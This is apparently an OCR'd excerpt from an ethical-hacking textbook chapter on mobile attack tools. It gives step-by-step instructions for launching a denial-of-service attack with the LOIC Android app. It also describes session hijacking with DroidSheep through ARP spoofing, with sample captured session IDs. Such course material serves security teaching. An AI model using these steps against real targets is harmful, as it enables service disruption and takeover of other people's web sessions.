Follow the steps given below to launch a DoS attack:

- **Step 1**: Download and install **the** LOIC Android application from Android Play Store.
- **Step 2**: Launch the LOIC application.
- **Step 3**: Enter the target IP address or the URL in the **GET Target IP** field and click **GET IP** button.
- **Step 4**: Select the DoS attack method by selecting any of the **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option.
- **Step 5:** Enter the port and number of threads. The numbers must be a positive whole number.
- **Step 6**: Click on the **START** button at the bottom of the interface to launch the DoS attack.



1. Get Target IP

http://www.

-or-

Type IP

● URL ○ Manual IP

2. Targeted IP

IP Unselected

3. Send Method

● UDP ○ HTTP ○ TCP

ICMP Mode ●


Packets Sent:0

Packets/sec:0

4. Send

Elapsed Time:

Figure 17.26: Screenshot of Low Orbit Ion Cannon (LOIC)



Session Hijacking Using DroidSheep

- DroidSheep is a simple Android tool for web session hijacking (sidejacking)
- It listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets to reuse them
- DroidSheep can capture sessions using the libpcap library and supports OPEN networks, WEP encrypted networks, and WPA and WPA2 (PSK only) encrypted networks

Access Point
/Switch
User
Internet
ARP
Spoofing
Attacker modifies the session IDs and relays them to web server
Attacker intercepts client's request for a web page
Attacker

```
9:03 PM
Connected to SAMSUNG
Spoofing IP: 192.168.4.1
http://www.htcdev.com
IP=192.168.4.11 ID: -539000154 << SAVE...
http://www.4shared.com
IP=192.168.4.11 ID: 1849008921
http://counter.yadro.ru
IP=192.168.4.11 ID: -116591582
http://pixel.quantserve.com
IP=192.168.4.11 ID: -1193088721
http://www.adshost1.com
IP=192.168.4.11 ID: -872682735
http://i.simpli.fi
IP=192.168.4.11 ID: 2000327422
http://dwww_objectify_ca.d.chango....
IP=192.168.4.11 ID: 1165334141
```


☑ ARP-Spoofing
☑ Generic mode
RUNNING AND SPOOFING
Stop

https://droidsheep.info

Session Hijacking Using DroidSheep


Source: *https://droidsheep.info*

DroidSheep is a simple Android tool for web session hijacking ("**sidejacking**") using libpcap and arpspoof. Most web applications use a session ID to verify the user identity in the application. They transmit this session ID in subsequent requests in HTTP packets to maintain the user session. DroidSheep listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets to reuse them. Attackers can use DroidSheep to read all packets sent via a wireless network and capture the session ID. Once captured, the stolen session ID is used by the attacker to access the target web app on behalf of the victim. DroidSheep can capture sessions using the libpcap library and it supports OPEN networks, WEP encrypted networks, and WPA and WPA2 (PSK only) encrypted networks.



Access Point
/Switch
User
Internet
ARP
Spoofing
Attacker modifies the session IDs and relays them to web server
Attacker intercepts client's request for a web page
Attacker

Figure 17.27: Example of Session Hijacking attack with DroidSheep



Connected to SAMSUNG
Spoofing IP: 192.168.4.1

http://www.htcdev.com
IP=192.168.4.11 ID: -539000154 << SAVE...

http://www.4shared.com
IP=192.168.4.11 ID: 1849008921

http://counter.yadro.ru
IP=192.168.4.11 ID: -116591582

